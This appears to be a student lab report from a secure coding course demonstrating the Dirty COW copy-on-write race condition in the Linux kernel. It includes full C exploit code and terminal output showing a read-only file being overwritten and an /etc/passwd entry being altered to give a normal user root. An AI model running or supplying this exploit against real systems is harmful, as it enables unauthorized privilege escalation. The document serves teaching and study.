
21CY682 - SECURE CODING LAB

DIRTY COW RACE CONDITION

This vulnerability resides in the code of copy-on write inside Linux kernel. By exploiting this vulnerability, attackers can modify any protected file, even though these files are only readable to them.

Task 1 : Modifying a Dummy Read-Only File

Creating a dummy file :



Here /zzz file is created with root permission for write not for normal users. It is read-only and normal user can’t modify the file.

Creating cow_attack vulnerability file :

cow_attack.c :

```
/* cow_attack.c  (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/zzz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "222222");                    ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size); ②
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

writeThread :

```
void *writeThread(void *arg)
{
  char *content= "******";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

madvise Thread :

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

Launching Attack :


The only way for the attack to succeed is to perform the madvise() system call while the write() system call is still running.


```
[12/28/2022 09:27] seed@ubuntu:~/dcow$ gcc cow_attack.c -lpthread
[12/28/2022 09:27] seed@ubuntu:~/dcow$ ./a.out
^C
[12/28/2022 09:27] seed@ubuntu:~/dcow$ cat /zzz
111111******333333
[12/28/2022 09:27] seed@ubuntu:~/dcow$
```

Thus the read-only file /zzz got modified as ”222222” value changed to “******” due to the Dirty COW racecondition attack.

Task 2 : Modify the Password File to Gain the Root Privilege


Before experimenting , we are creating a new user called “alice”





We need to modify the third field of charlie from 1001 to ” 0000 ” which depicts the root user.

Modifying the cow_attack.c file to change the contents of charlie to 0000 in /etc/passwd file.



```
void *writeThread(void *arg)
{
char *content= "alice:x:0000";
off_t offset = (off_t) arg;
int f=open("/proc/self/mem", O_RDWR);
```

Before executing this file , alice is a normal user.

```
[12/28/2022 09:34] seed@ubuntu:~/dcow$ su alice
Password:
alice@ubuntu:/home/seed/dcow$ id
uid=1001(alice) gid=1002(alice) groups=1002(alice)
```

After executing the cow_attack.c , the vulnerability changes the value of alice into 0000 in /etc/passwd file giving root access.

```
[12/28/2022 09:42] seed@ubuntu:~/dcow$ cat /etc/passwd | grep alice
alice:x:1001:1002:alice,,,:/home/alice:/bin/bash
[12/28/2022 09:42] seed@ubuntu:~/dcow$ gcc cow_attack.c -lpthread
[12/28/2022 09:43] seed@ubuntu:~/dcow$ ./a.out
^C
[12/28/2022 09:43] seed@ubuntu:~/dcow$ cat /etc/passwd | grep alice
alice:x:0000:1002:alice,,,:/home/alice:/bin/bash
[12/28/2022 09:43] seed@ubuntu:~/dcow$ su alice
Password:
root@ubuntu:/home/seed/dcow# id
uid=0(root) gid=1002(alice) groups=0(root),1002(alice)
```

Thus , alice got the root access by modifying /etc/passwd file through Dirty COW Race condition vulnerability.